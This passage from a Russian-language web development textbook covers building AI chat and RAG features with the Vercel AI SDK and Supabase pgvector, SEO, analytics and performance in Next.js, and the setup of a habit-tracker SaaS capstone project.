    <div className="max-w-2xl mx-auto space-y-4">
      <h1 className="text-2xl font-bold">Генератор контента</h1>

      <Input
        value={topic}
        onChange={(e) => setTopic(e.target.value)}
        placeholder="Тема статьи..."
      />

      <Button onClick={generate} disabled={isLoading || !topic}>
```

```
        {isLoading ? (
          <><Loader2 className="h-4 w-4 mr-2 animate-spin" /> Генерация...</>
        ) : (
          <><Sparkles className="h-4 w-4 mr-2" /> Сгенерировать</>
        )}
      </Button>

      {result && (
        <div className="border rounded-lg p-6 prose prose-sm max-w-none">
          <pre className="whitespace-pre-wrap">{result}</pre>
        </div>
      )}
    </div>
  )
}
```

RAG: поиск по базе знаний

Что такое RAG

RAG (Retrieval-Augmented Generation) — это техника, при которой ИИ сначала ищет релевантную информацию в вашей базе знаний, а потом генерирует ответ на основе найденного.

Без RAG: «Какова ваша политика возврата?» → ИИ выдумывает ответ. С RAG: «Какова ваша политика возврата?» → ИИ находит вашу реальную политику → отвечает точно.

Как работает RAG

```
1. Пользователь задаёт вопрос
2. Вопрос превращается в embedding (числовой вектор)
3. Ищем похожие документы в базе (по векторному сходству)
4. Найденные документы + вопрос отправляем в LLM
5. LLM генерирует ответ на основе реальных данных
```

Embeddings — текст как числа

Embedding — это представление текста в виде вектора (массива чисел). Похожие тексты имеют похожие векторы.

```
import { openai } from '@ai-sdk/openai'
import { embed } from 'ai'

const { embedding } = await embed({
  model: openai.embedding('text-embedding-3-small'),
  value: 'Как вернуть товар?'
})

// embedding = [0.023, -0.041, 0.089, ...] — массив из 1536 чисел
```

Хранение в Supabase (pgvector)

Supabase поддерживает pgvector — расширение для хранения и поиска по векторам:

```
-- Включаем расширение
CREATE EXTENSION IF NOT EXISTS vector;

-- Создаём таблицу документов
CREATE TABLE documents (
```

```
  id uuid DEFAULT gen_random_uuid() PRIMARY KEY,
  content text NOT NULL,
  embedding vector(1536),
  metadata jsonb DEFAULT '{}'
);

-- Создаём функцию поиска
CREATE OR REPLACE FUNCTION match_documents(
  query_embedding vector(1536),
  match_count int DEFAULT 5
)
RETURNS TABLE (id uuid, content text, similarity float)
AS $$
  SELECT
    id,
    content,
    1 - (embedding <=> query_embedding) as similarity
  FROM documents
  ORDER BY embedding <=> query_embedding
  LIMIT match_count;
$$ LANGUAGE sql;
```

Полный RAG-пайплайн

```
// app/api/rag/route.ts
import { openai } from '@ai-sdk/openai'
import { streamText, embed } from 'ai'
import { supabase } from '@/lib/supabase'

export async function POST(request: Request) {
  const { messages } = await request.json()
  const lastMessage = messages[messages.length - 1].content

  // 1. Получаем embedding вопроса
  const { embedding } = await embed({
    model: openai.embedding('text-embedding-3-small'),
    value: lastMessage
  })

  // 2. Ищем похожие документы
  const { data: documents } = await supabase
    .rpc('match_documents', {
      query_embedding: embedding,
      match_count: 5
    })

  // 3. Формируем контекст
  const context = documents
    ?.map((doc: any) => doc.content)
    .join('\n\n')

  // 4. Генерируем ответ с контекстом
  const result = streamText({
    model: openai('gpt-4o'),
    system: `Ты — помощник компании. Отвечай ТОЛЬКО на основе предоставленного контекста.
```

```
    Если в контексте нет ответа — скажи, что не знаешь.

    Контекст из базы знаний:
    ${context}`,
    messages
  })

  return result.toDataStreamResponse()
}
```

Загрузка документов в базу

```
// scripts/seed-documents.ts
import { openai } from '@ai-sdk/openai'
import { embed } from 'ai'
import { supabase } from '@/lib/supabase'

const documents = [
  'Политика возврата: товар можно вернуть в течение 14 дней...',
  'Доставка: бесплатная доставка при заказе от 5000 рублей...',
  'Тарифы: Free — бесплатно, Pro — $29/мес, Enterprise — $99/мес...',
]

async function seedDocuments() {
  for (const content of documents) {
    const { embedding } = await embed({
      model: openai.embedding('text-embedding-3-small'),
      value: content
    })

    await supabase.from('documents').insert({
      content,
      embedding
    })
  }
  console.log('Документы загружены!')
}

seedDocuments()
```

Практические примеры

Промпт: чатбот для сайта

```
Создай чатбот для SaaS-приложения:

1. Кнопка чата в правом нижнем углу (плавающая)
2. При нажатии — открывается окно чата
3. Стриминг ответов через Vercel AI SDK
4. Системный промпт: помощник компании TaskFlow
5. История сообщений сохраняется в текущей сессии
6. Кнопка «Очистить чат»
7. Индикатор «печатает...»
```

```
API: /api/chat с OpenAI gpt-4o
Дизайн: минималистичный, тёмная шапка, светлое тело.
```

Промпт: генератор с настройками

```
Создай страницу генератора контента (app/dashboard/generate/page.tsx):

1. Выбор типа контента: пост для блога, описание товара, email-рассылка
2. Поле для темы/ключевых слов
3. Выбор тона: формальный, дружелюбный, продающий
4. Выбор длины: короткий, средний, длинный
5. Кнопка «Сгенерировать»
6. Результат с возможностью копирования
7. Кнопка «Сохранить в черновики» (Supabase)

API: /api/generate с OpenAI gpt-4o
```

Частые ошибки

1. «API key not found» или 429 ошибка

Причина: Ключ не добавлен в `.env.local` или закончился баланс. **Решение:** Проверьте ключ и пополните баланс на platform.openai.com.

2. Стриминг не работает — ответ приходит целиком

Причина: Используете `generateText` вместо `streamText`. **Решение:** Для чатбота — `streamText` + `toDataStreamResponse()`.

3. Чатбот «забывает» контекст

Причина: Не передаёте историю сообщений. **Решение:** `useChat()` автоматически передаёт всю историю. Если делаете вручную — отправляйте массив `messages`.

4. RAG возвращает нерелевантные документы

Причина: Документы слишком большие или нет порога сходства. **Решение:** Разбейте документы на чанки (300-500 слов). Добавьте порог: `WHERE similarity > 0.7`.

5. «Maximum context length exceeded»

Причина: Слишком много контекста + история + документы. **Решение:** Ограничьте количество документов RAG и длину истории.

Домашнее задание

Задание 1: Чатбот (20 минут)

1. Установите Vercel AI SDK
2. Создайте API-маршрут `/api/chat`
3. Создайте компонент чата с `useChat()`
4. Проверьте стриминг

Задание 2: Генератор контента (15 минут)

1. Создайте API-маршрут для генерации описаний

2. Создайте форму: тема + тон + длина
3. Покажите результат на странице

Задание 3: RAG (20 минут)

1. Включите pgvector в Supabase
2. Создайте таблицу documents
3. Загрузите 5-10 документов с embeddings
4. Создайте чатбот, который ищет по документам перед ответом

Бонус

Добавьте чатбот как виджет: кнопка в углу сайта → открывается окно чата. Используйте анимацию появления.

Итоги

В этом уроке вы узнали:

- **OpenAI / Claude API** — подключение через Vercel AI SDK (единый интерфейс)
- **Стриминг** — текст появляется по буквам, как в ChatGPT (`useChat` + `streamText`)
- **Генерация контента** — описания, статьи, email через ИИ с настройками
- **RAG** — поиск по базе знаний через embeddings и pgvector
- **Vercel AI SDK** — убирает 90% boilerplate-кода при работе с ИИ

ИИ-фичи — это конкурентное преимущество. Чатбот поддержки, умный поиск, автогенерация — все эти вещи пользователи уже ожидают от современных продуктов. В следующем уроке — SEO, аналитика и производительность.

Глава 19. SEO, аналитика, производительность

Введение

Вы построили продукт: интерфейс, база данных, авторизация, платежи, ИИ. Всё работает. Но никто об этом не знает. Ваш сайт не находят в Google. Вы не знаете, сколько людей его посещает. А страницы загружаются три секунды.

SEO, аналитика и производительность — это «последняя миля». Без них продукт невидим и неудобен. С ними — находится в поиске, быстро загружается и даёт вам данные для принятия решений.

SEO в Next.js: metadata, sitemap, robots.txt

Что такое SEO

SEO (Search Engine Optimization) — это оптимизация сайта для поисковых систем. Цель — чтобы Google показывал ваш сайт выше в результатах поиска.

Metadata — информация о странице

Каждая страница должна иметь title (заголовок) и description (описание). Google показывает их в результатах поиска.

```
// app/page.tsx
import { Metadata } from 'next'

export const metadata: Metadata = {
```

```
  title: 'TaskFlow — Управление задачами для команд',
  description: 'Организуйте работу команды, отслеживайте прогресс и достигайте целей быстрее с TaskFlow.',
  keywords: ['управление задачами', 'таск-менеджер', 'продуктивность'],
}

export default function Home() {
  return <main>...</main>
}
```

Динамический metadata

```
// app/blog/[slug]/page.tsx
import { Metadata } from 'next'
import { supabase } from '@/lib/supabase'

export async function generateMetadata(
  { params }: { params: { slug: string } }
): Promise<Metadata> {
  const { data: post } = await supabase
    .from('posts')
    .select('title, excerpt')
    .eq('slug', params.slug)
    .single()

  return {
    title: `${post?.title} — TaskFlow Blog`,
    description: post?.excerpt,
  }
}
```

Глобальный metadata

```
// app/layout.tsx
import { Metadata } from 'next'

export const metadata: Metadata = {
  metadataBase: new URL('https://taskflow.com'),
  title: {
    default: 'TaskFlow — Управление задачами',
    template: '%s | TaskFlow' // Подставляет title страницы
  },
  description: 'Организуйте работу команды с TaskFlow',
  openGraph: {
    type: 'website',
    locale: 'ru_RU',
    siteName: 'TaskFlow',
  },
  twitter: {
    card: 'summary_large_image',
  },
  robots: {
    index: true,
    follow: true,
  },
}
```

Sitemap — карта сайта

```
// app/sitemap.ts
import { MetadataRoute } from 'next'
import { supabase } from '@/lib/supabase'

export default async function sitemap(): Promise<MetadataRoute.Sitemap> {
  const { data: posts } = await supabase
    .from('posts')
    .select('slug, updated_at')

  const blogEntries = posts?.map((post) => ({
    url: `https://taskflow.com/blog/${post.slug}`,
    lastModified: post.updated_at,
    changeFrequency: 'weekly' as const,
    priority: 0.7,
  })) || []

  return [
    {
      url: 'https://taskflow.com',
      lastModified: new Date(),
      changeFrequency: 'daily',
      priority: 1,
    },
    {
      url: 'https://taskflow.com/pricing',
      lastModified: new Date(),
      changeFrequency: 'monthly',
      priority: 0.9,
    },
    {
      url: 'https://taskflow.com/blog',
      lastModified: new Date(),
      changeFrequency: 'daily',
      priority: 0.8,
    },
    ...blogEntries,
  ]
}
```

Robots.txt

```
// app/robots.ts
import { MetadataRoute } from 'next'

export default function robots(): MetadataRoute.Robots {
  return {
    rules: {
      userAgent: '*',
      allow: '/',
      disallow: ['/dashboard/', '/api/'],
    },
    sitemap: 'https://taskflow.com/sitemap.xml',
  }
}
```

Open Graph — превью при шеринге

Что такое Open Graph

Когда вы делитесь ссылкой в Telegram, Twitter или Facebook — появляется красивое превью с картинкой, заголовком и описанием. Это Open Graph.

Настройка

```
// app/layout.tsx (или конкретная страница)
export const metadata: Metadata = {
  openGraph: {
    title: 'TaskFlow — Управление задачами',
    description: 'Организуйте работу команды',
    url: 'https://taskflow.com',
    siteName: 'TaskFlow',
    images: [
      {
        url: 'https://taskflow.com/og-image.png',
        width: 1200,
        height: 630,
        alt: 'TaskFlow - Управление задачами',
      },
    ],
    locale: 'ru_RU',
    type: 'website',
  },
  twitter: {
    card: 'summary_large_image',
    title: 'TaskFlow — Управление задачами',
    description: 'Организуйте работу команды',
    images: ['https://taskflow.com/og-image.png'],
  },
}
```

Размер OG-картинки

Рекомендуемый размер: **1200 x 630 пикселей**. Это стандарт, который хорошо выглядит на всех платформах.

Динамическая OG-картинка

Next.js может генерировать OG-картинки программно:

```
// app/og/route.tsx
import { ImageResponse } from 'next/og'

export async function GET(request: Request) {
  const { searchParams } = new URL(request.url)
  const title = searchParams.get('title') || 'TaskFlow'

  return new ImageResponse(
    (
      <div style={{
        width: '100%',
        height: '100%',
        display: 'flex',
```

```
        alignItems: 'center',
        justifyContent: 'center',
        backgroundColor: '#1a1a2e',
        color: 'white',
        fontSize: 60,
        fontWeight: 'bold',
      }}>
        {title}
      </div>
    ),
    { width: 1200, height: 630 }
  )
}
```

Google Analytics 4

Что такое GA4

Google Analytics 4 — бесплатный инструмент для отслеживания посещений сайта. Показывает: сколько людей, откуда пришли, какие страницы смотрят, сколько времени проводят.

Настройка

1. Зайдите в analytics.google.com
2. Создайте аккаунт и ресурс (property)
3. Создайте поток данных (Data Stream) для Web
4. Скопируйте **Measurement ID** (формат: `G-XXXXXXXXXX`)

```
NEXT_PUBLIC_GA_ID=G-XXXXXXXXXX
```

Подключение к Next.js

```
// components/analytics.tsx
'use client'

import Script from 'next/script'

export function Analytics() {
  const gaId = process.env.NEXT_PUBLIC_GA_ID

  if (!gaId) return null

  return (
    <>
      <Script
        src={`https://www.googletagmanager.com/gtag/js?id=${gaId}`}
        strategy="afterInteractive"
      />
      <Script id="google-analytics" strategy="afterInteractive">
        {`
          window.dataLayer = window.dataLayer || [];
          function gtag(){dataLayer.push(arguments);}
          gtag('js', new Date());
          gtag('config', '${gaId}');
```

```
        `}
      </Script>
    </>
  )
}
// app/layout.tsx
import { Analytics } from '@/components/analytics'

export default function RootLayout({ children }) {
  return (
    <html>
      <body>
        {children}
        <Analytics />
      </body>
    </html>
  )
}
```

Отслеживание событий

```
// lib/analytics.ts
export function trackEvent(eventName: string, parameters?: Record<string, any>) {
  if (typeof window !== 'undefined' && window.gtag) {
    window.gtag('event', eventName, parameters)
  }
}

// Использование
trackEvent('purchase', { value: 29, currency: 'USD' })
trackEvent('sign_up', { method: 'email' })
trackEvent('click_cta', { button: 'pricing_pro' })
```

Lighthouse: скорость, доступность

Что такое Lighthouse

Lighthouse — встроенный инструмент Chrome, который проверяет качество сайта по четырём критериям:

Критерий	Что проверяет	Цель
Performance	Скорость загрузки	> 90
Accessibility	Доступность для людей с ограничениями	> 90
Best Practices	Правильные практики разработки	> 90
SEO	Оптимизация для поисковиков	> 90

Как запустить

1. Откройте сайт в Chrome
2. DevTools (F12) → **Lighthouse**
3. Выберите категории → **Analyze page load**
4. Через 30 секунд — отчёт с оценками

Типичные проблемы и решения

Проблема	Оценка	Решение
Большие изображения	-20 Performance	Используйте `next/image`
Нет alt у картинок	-10 Accessibility	Добавьте `alt` к каждому `<img>`
Нет meta description	-10 SEO	Добавьте metadata
Нет HTTPS	-20 Best Practices	Vercel автоматически добавляет
Блокирующий JS	-15 Performance	`next/script` с `strategy="lazyOnload"`

Core Web Vitals

Три метрики Google

Метрика	Что измеряет	Хорошо	Плохо
LCP (Largest Contentful Paint)	Время до отрисовки главного контента	< 2.5 сек	> 4 сек
INP (Interaction to Next Paint)	Задержка реакции на клик	< 200 мс	> 500 мс
CLS (Cumulative Layout Shift)	Прыжки элементов при загрузке	< 0.1	> 0.25

Как улучшить LCP

```
// Приоритетная загрузка hero-изображения
import Image from 'next/image'

<Image
  src="/hero.webp"
  alt="Hero"
  width={1200}
  height={600}
  priority  // Загружать первым!
/>
```

Как улучшить CLS

```
// ПЛОХО — картинка без размеров, страница прыгает
<img src="/photo.jpg" />

// ХОРОШО — размеры заданы, место зарезервировано
<Image src="/photo.jpg" width={800} height={600} alt="Photo" />
```

---

next/image, WebP

Почему next/image

Компонент `next/image` делает автоматически: - **Конвертация в WebP/AVIF** — формат на 30-50% легче JPEG - **Lazy loading** — картинки загружаются только когда видимы - **Responsive** — разные размеры для разных экранов - **Резервирование места** — нет «прыжков» при загрузке

Использование

```
import Image from 'next/image'

// Локальные изображения
import heroImage from '@/public/hero.jpg'

<Image
  src={heroImage}
  alt="Hero изображение"
  placeholder="blur" // Размытый placeholder
/>

// Внешние изображения
<Image
  src="https://example.com/photo.jpg"
  alt="Фото"
  width={800}
  height={600}
  sizes="(max-width: 768px) 100vw, 50vw"
/>
```

Настройка доменов

Для внешних изображений укажите домены в `next.config.ts`:

```
const nextConfig = {
  images: {
    remotePatterns: [
      {
        protocol: 'https',
        hostname: '**.supabase.co',
      },
      {
        protocol: 'https',
        hostname: 'images.unsplash.com',
      },
    ],
  },
}
```

WebP vs JPEG vs PNG

Формат	Размер	Качество	Прозрачность	Когда использовать
JPEG	Средний	Хорошее	Нет	Фотографии
PNG	Большой	Отличное	Да	Иконки, скриншоты
WebP	Маленький	Хорошее	Да	Почти всё
AVIF	Самый маленький	Отличное	Да	Если поддерживается

Next.js автоматически выдаёт WebP/AVIF, если браузер поддерживает.

Практические примеры

Промпт: SEO-оптимизация сайта

```
Добавь полную SEO-оптимизацию в мой Next.js проект:

1. Metadata для всех страниц:
   - / (главная): title, description, keywords
   - /pricing: title, description
   - /blog: title, description
   - /blog/[slug]: динамический metadata из Supabase

2. Open Graph для всех страниц (картинка 1200x630)

3. Sitemap (app/sitemap.ts):
   - Статические страницы
   - Динамические страницы из блога (Supabase)

4. Robots.txt:
   - Разрешить всё, кроме /dashboard и /api

5. JSON-LD структурированные данные для главной страницы

Сайт: taskflow.com
```

Промпт: подключение аналитики

```
Подключи Google Analytics 4 к Next.js проекту:

1. Компонент Analytics с Script для GA
2. Хелпер trackEvent для кастомных событий
3. Отслеживание:
   - Просмотры страниц (автоматически)
   - Клики на CTA-кнопки
   - Регистрации
   - Покупки (с суммой)

GA_ID берётся из NEXT_PUBLIC_GA_ID.
Не загружать скрипт в development.
```

Частые ошибки

1. Metadata не отображается в поиске

Причина: Google ещё не проиндексировал страницу. **Решение:** Отправьте URL через Google Search Console → URL Inspection.

2. OG-картинка не показывается

Причина: Неправильный URL картинки или размер. **Решение:** Используйте абсолютный URL (`https://...`) и размер 1200x630.

3. Lighthouse показывает < 50 Performance

Причина: Большие картинки, много JavaScript. **Решение:** Используйте `next/image` , lazy loading, code splitting.

4. CLS высокий — страница «прыгает»

Причина: Картинки без размеров, шрифты загружаются поздно. **Решение:** Задайте `width` и `height` для всех картинок. Используйте `next/font` .

5. GA не считает просмотры SPA

Причина: Next.js не перезагружает страницу при навигации. **Решение:** GA4 автоматически отслеживает SPA-навигацию. Убедитесь, что используете GA4, а не Universal Analytics.

Домашнее задание

Задание 1: SEO (15 минут)

1. Добавьте metadata для всех страниц
2. Создайте sitemap.ts
3. Создайте robots.ts

Задание 2: Open Graph (10 минут)

1. Добавьте OG-метатеги
2. Создайте OG-картинку (Canva или Figma, 1200x630)
3. Проверьте через opengraph.xyz

Задание 3: Аналитика (10 минут)

1. Создайте GA4-аккаунт
2. Подключите скрипт GA к проекту
3. Проверьте, что просмотры считаются в Realtime

Задание 4: Производительность (15 минут)

1. Запустите Lighthouse на вашем сайте
2. Замените все `<img>` на `<Image>` из next/image
3. Добейтесь Performance > 90

Бонус

Настройте отслеживание кастомных событий: клики на кнопку «Купить», время на странице, глубина скролла.

Итоги

В этом уроке вы узнали:

- **SEO в Next.js** — metadata, sitemap, robots.txt делают ваш сайт видимым для Google
- **Open Graph** — красивые превью при шеринге в соцсетях и мессенджерах
- **Google Analytics 4** — бесплатная аналитика посещений и поведения
- **Lighthouse** — проверка качества сайта по 4 критериям (цель: > 90 везде)
- **Core Web Vitals** — метрики Google, которые влияют на ранжирование
- **next/image** — автоматическая оптимизация картинок (WebP, lazy loading, responsive)

В последнем уроке блока мы соберём всё вместе — создадим полноценное SaaS-приложение с нуля.

Глава 20. Проект блока: SaaS-приложение с нуля

Введение

Мы прошли весь путь: Next.js + Tailwind, Supabase, авторизация, формы, платежи, Stripe, Dashboard, ИИ-фичи, SEO. Каждый урок давал отдельный навык. Теперь пришло время собрать всё в одно целое.

В этом уроке мы создадим полноценное SaaS-приложение от техзадания до деплоя. Не учебный пример — а реальный продукт, который можно показать пользователям и начать монетизировать.

Мы разберём два варианта проекта: **трекер привычек** (HabitFlow) и **мини-CRM** (DealPipe). Выберите тот, который ближе вам, и пройдите весь путь от первого промпта до рабочего URL.

Техническое задание

Вариант 1: HabitFlow — трекер привычек

Идея: Пользователь создаёт привычки (спорт, чтение, медитация), отмечает выполнение каждый день, видит статистику и серии (streaks).


Функционал: - Регистрация / вход (email + Google) - Создание привычек: название, иконка, цвет, частота (ежедневно / по дням недели) - Календарь — отметки о выполнении (как GitHub contribution graph) - Серии (streaks): текущая серия, лучшая серия - Dashboard: процент выполнения за неделю / месяц, графики прогресса - ИИ-коуч: рекомендации на основе данных пользователя - Подписка: Free (3 привычки) / Pro (безлимит + ИИ-коуч, $5/мес)

Вариант 2: DealPipe — мини-CRM

Идея: Фрилансер или малый бизнес ведёт клиентов: контакты, сделки, задачи, статусы.

Функционал: - Регистрация / вход (email + Google) - Контакты: имя, компания, email, телефон, заметки - Сделки: название, сумма, статус (Новая / В работе / Предложение / Закрыта), привязка к контакту - Kanban-доска: перетаскивание сделок между статусами - Dashboard: сумма сделок, конверсия, воронка продаж - ИИ-помощник: генерация писем клиентам, анализ воронки - Подписка: Free (50 контактов) / Pro (безлимит + ИИ, $9/мес)

Общая архитектура



Шаг 1: Инициализация проекта (10 минут)

Создание проекта

Команда в терминале:

```
npx create-next-app@latest habitflow
# TypeScript: Yes
# ESLint: Yes
# Tailwind CSS: Yes
# src/ directory: No
# App Router: Yes
```

Установка зависимостей

```
cd habitflow
npx shadcn@latest init
npx shadcn@latest add button card input label dialog badge select tabs avatar dropdown-menu calendar table
npm install @supabase/supabase-js @supabase/ssr
npm install stripe @stripe/stripe-js
npm install ai @ai-sdk/openai
npm install recharts lucide-react date-fns
```

Переменные окружения

```
# .env.local
NEXT_PUBLIC_SUPABASE_URL=https://xxx.supabase.co
NEXT_PUBLIC_SUPABASE_ANON_KEY=eyJ...
SUPABASE_SERVICE_ROLE_KEY=eyJ...

STRIPE_SECRET_KEY=sk_test_...
NEXT_PUBLIC_STRIPE_PUBLISHABLE_KEY=pk_test_...
STRIPE_WEBHOOK_SECRET=whsec_...

OPENAI_API_KEY=sk-...

NEXT_PUBLIC_APP_URL=http://localhost:3000
```

Промпт для Cursor / Claude Code

```
Инициализируй Next.js проект для SaaS-приложения HabitFlow (трекер привычек).

Создай структуру папок:
app/
├── (auth)/
│   ├── login/page.tsx
│   └── register/page.tsx
├── (marketing)/
│   ├── page.tsx (лендинг)
│   └── pricing/page.tsx
├── dashboard/
│   ├── layout.tsx (сайдбар + хедер)
│   ├── page.tsx (главная — обзор привычек)
│   ├── habits/page.tsx (список привычек)
│   ├── stats/page.tsx (статистика)
│   └── settings/page.tsx
├── api/
│   ├── auth/callback/route.ts
│   ├── stripe/webhook/route.ts
│   ├── chat/route.ts
│   └── habits/route.ts
lib/
```

```
├── supabase.ts (клиент Supabase)
├── stripe.ts (клиент Stripe)
└── utils.ts
components/
├── ui/ (shadcn)
├── dashboard/ (sidebar, header)
└── habits/ (habit-card, calendar-grid, streak-counter)
```

Пока создай только структуру файлов с минимальным содержимым.

Шаг 2: База данных в Supabase (10 минут)

Схема базы данных

```
-- Включаем расширение для UUID
CREATE EXTENSION IF NOT EXISTS "uuid-ossp";

-- Профили пользователей
CREATE TABLE profiles (
  id uuid REFERENCES auth.users ON DELETE CASCADE PRIMARY KEY,
  email text NOT NULL,
  name text,
  avatar_url text,
  subscription_status text DEFAULT 'free', -- 'free', 'pro', 'canceled'
  stripe_customer_id text,
  created_at timestamptz DEFAULT now()
);

-- Привычки
CREATE TABLE habits (
  id uuid DEFAULT uuid_generate_v4() PRIMARY KEY,
  user_id uuid REFERENCES profiles(id) ON DELETE CASCADE NOT NULL,
  name text NOT NULL,
  icon text DEFAULT '🎯',
  color text DEFAULT '#3b82f6',
  frequency text DEFAULT 'daily', -- 'daily', 'weekdays', 'custom'
  frequency_days int[] DEFAULT '{1,2,3,4,5,6,7}', -- 1=Пн, 7=Вс
  is_archived boolean DEFAULT false,
  created_at timestamptz DEFAULT now()
);

-- Отметки о выполнении
CREATE TABLE completions (
  id uuid DEFAULT uuid_generate_v4() PRIMARY KEY,
  habit_id uuid REFERENCES habits(id) ON DELETE CASCADE NOT NULL,
  user_id uuid REFERENCES profiles(id) ON DELETE CASCADE NOT NULL,
  completed_date date NOT NULL,
  created_at timestamptz DEFAULT now(),
  UNIQUE(habit_id, completed_date) -- Одна отметка в день на привычку
);

-- Подписки
CREATE TABLE subscriptions (
```

```
  id uuid DEFAULT uuid_generate_v4() PRIMARY KEY,
  user_id uuid REFERENCES profiles(id) ON DELETE CASCADE NOT NULL,
  stripe_subscription_id text,
  status text DEFAULT 'active',
  plan text DEFAULT 'free',
  current_period_end timestamptz,
  created_at timestamptz DEFAULT now()
);

-- RLS (Row Level Security)
ALTER TABLE profiles ENABLE ROW LEVEL SECURITY;
ALTER TABLE habits ENABLE ROW LEVEL SECURITY;
ALTER TABLE completions ENABLE ROW LEVEL SECURITY;
ALTER TABLE subscriptions ENABLE ROW LEVEL SECURITY;

-- Пользователь видит только свои данные
CREATE POLICY "Users can view own profile"
  ON profiles FOR SELECT USING (auth.uid() = id);

CREATE POLICY "Users can update own profile"
  ON profiles FOR UPDATE USING (auth.uid() = id);

CREATE POLICY "Users can view own habits"
  ON habits FOR ALL USING (auth.uid() = user_id);

CREATE POLICY "Users can manage own completions"
  ON completions FOR ALL USING (auth.uid() = user_id);

CREATE POLICY "Users can view own subscriptions"
  ON subscriptions FOR SELECT USING (auth.uid() = user_id);

-- Автоматическое создание профиля при регистрации
CREATE OR REPLACE FUNCTION handle_new_user()
RETURNS trigger AS $$
BEGIN
  INSERT INTO profiles (id, email, name)
  VALUES (NEW.id, NEW.email, NEW.raw_user_meta_data->>'name');
  RETURN NEW;
END;
$$ LANGUAGE plpgsql SECURITY DEFINER;

CREATE TRIGGER on_auth_user_created
  AFTER INSERT ON auth.users
  FOR EACH ROW EXECUTE FUNCTION handle_new_user();
```

Промпт для настройки Supabase

```
Настрой Supabase для HabitFlow:

1. lib/supabase.ts — клиент для клиентских компонентов
2. lib/supabase-server.ts — серверный клиент (cookies)
3. middleware.ts — обновление сессии + защита /dashboard/*

Используй @supabase/ssr для работы с cookies.
Если пользователь не авторизован и заходит на /dashboard — редирект на /login.
```

Шаг 3: Авторизация (10 минут)

Промпт для страницы входа

```
Создай страницы авторизации для HabitFlow:

1. app/(auth)/login/page.tsx:
   - Форма: email + пароль
   - Кнопка «Войти через Google» (OAuth)
   - Ссылка на регистрацию
   - Обработка ошибок
   - После входа — редирект на /dashboard

2. app/(auth)/register/page.tsx:
   - Форма: имя + email + пароль
   - Кнопка «Войти через Google»
   - Ссылка на вход
   - Валидация: пароль минимум 6 символов

3. app/api/auth/callback/route.ts:
   - Обмен code на сессию (для OAuth)

Дизайн: центрированная карточка, логотип сверху.
Supabase Auth, серверные actions.
```

Настройка Google OAuth

1. Google Cloud Console → APIs & Services → Credentials
2. Create OAuth 2.0 Client ID
3. Authorized redirect URI: `https://xxx.supabase.co/auth/v1/callback`
4. Supabase Dashboard → Authentication → Providers → Google → вставить Client ID и Secret

---

Шаг 4: Основной функционал (15 минут)

Промпт: список привычек

```
Создай страницу привычек app/dashboard/habits/page.tsx:

1. Список привычек пользователя (из Supabase, таблица habits)
2. Каждая привычка — карточка: иконка + название + текущий streak + кнопка «Выполнено»
3. Кнопка «Выполнено» — отмечает привычку на сегодня (таблица completions)
4. Если уже отмечена сегодня — кнопка зелёная с галочкой
5. Кнопка «Добавить привычку» — открывает Dialog:
   - Поля: название, иконка (emoji picker), цвет (цветовая палитра), частота
   - Кнопка «Сохранить» — INSERT в Supabase
6. Лимит для Free: максимум 3 привычки. Показывать баннер «Перейдите на Pro для безлимита»

Streak считать: количество последовательных дней выполнения до сегодня.
Данные из Supabase с RLS. Используй Server Components где возможно.
```

Промпт: календарь привычек

```
Создай компонент HabitCalendar (components/habits/calendar-grid.tsx):

1. Сетка как на GitHub — 52 колонки (недели) x 7 рядов (дни)
2. Каждая ячейка = один день
3. Цвет ячейки зависит от процента выполнения:
   - 0% — серый (bg-gray-100)
   - 1-49% — светло-зелёный (bg-green-200)
   - 50-99% — зелёный (bg-green-400)
   - 100% — тёмно-зелёный (bg-green-600)
4. Hover на ячейку — tooltip: «15 марта 2026: 3 из 5 привычек»
5. Подписи: месяцы сверху, дни недели слева

Данные: массив completions за последний год.
Используй date-fns для работы с датами.
```

Промпт: Dashboard (обзор)

```
Создай главную страницу Dashboard (app/dashboard/page.tsx):

1. Приветствие: «Привет, {имя}! Сегодня {дата}»
2. Карточки метрик:
   - Текущий streak (лучшая серия среди всех привычек)
   - Выполнено сегодня: X из Y
   - Процент за неделю
   - Всего дней без пропуска
3. Список привычек на сегодня — с кнопками «Выполнить»
4. Мини-календарь (последние 12 недель)
5. График прогресса за месяц (LineChart, Recharts)

Данные из Supabase. Серверный компонент + клиентские виджеты.
```

Шаг 5: Платежи — Stripe (10 минут)

Промпт для Stripe интеграции

```
Добавь Stripe-оплату в HabitFlow:

1. app/(marketing)/pricing/page.tsx:
   - Два тарифа: Free (бесплатно) и Pro ($5/мес)
   - Free: 3 привычки, базовая статистика
   - Pro: безлимит, ИИ-коуч, расширенная аналитика
   - Кнопка «Начать бесплатно» → /register
   - Кнопка «Перейти на Pro» → Stripe Checkout

2. app/api/stripe/checkout/route.ts:
   - Создаёт Checkout Session
   - price_id из env: STRIPE_PRO_PRICE_ID
   - success_url: /dashboard?upgraded=true
   - cancel_url: /pricing

3. app/api/stripe/webhook/route.ts:
   - Обработка checkout.session.completed → обновить subscription_status = 'pro'
```

```
   - Обработка customer.subscription.deleted → status = 'canceled'

4. app/api/stripe/portal/route.ts:
   - Customer Portal для управления подпиской

5. lib/stripe.ts — инициализация Stripe SDK

Stripe в тестовом режиме. Продукт и цена создаются в Stripe Dashboard.
```

Настройка Stripe

1. Stripe Dashboard → Products → Add Product
2. Название: «HabitFlow Pro», цена: $5/month, recurring
3. Скопировать Price ID (`price_xxx`)
4. Webhooks → Add endpoint → URL: `https://yourdomain.com/api/stripe/webhook`
5. Выбрать events: `checkout.session.completed` , `customer.subscription.deleted`

Шаг 6: ИИ-фичи (10 минут)

Промпт: ИИ-коуч

```
Добавь ИИ-коуча в HabitFlow:

1. app/api/chat/route.ts:
   - Vercel AI SDK + streamText
   - Системный промпт: «Ты — персональный коуч по привычкам. Пользователь работает над следующими привычками: {список привычек}. Его статис
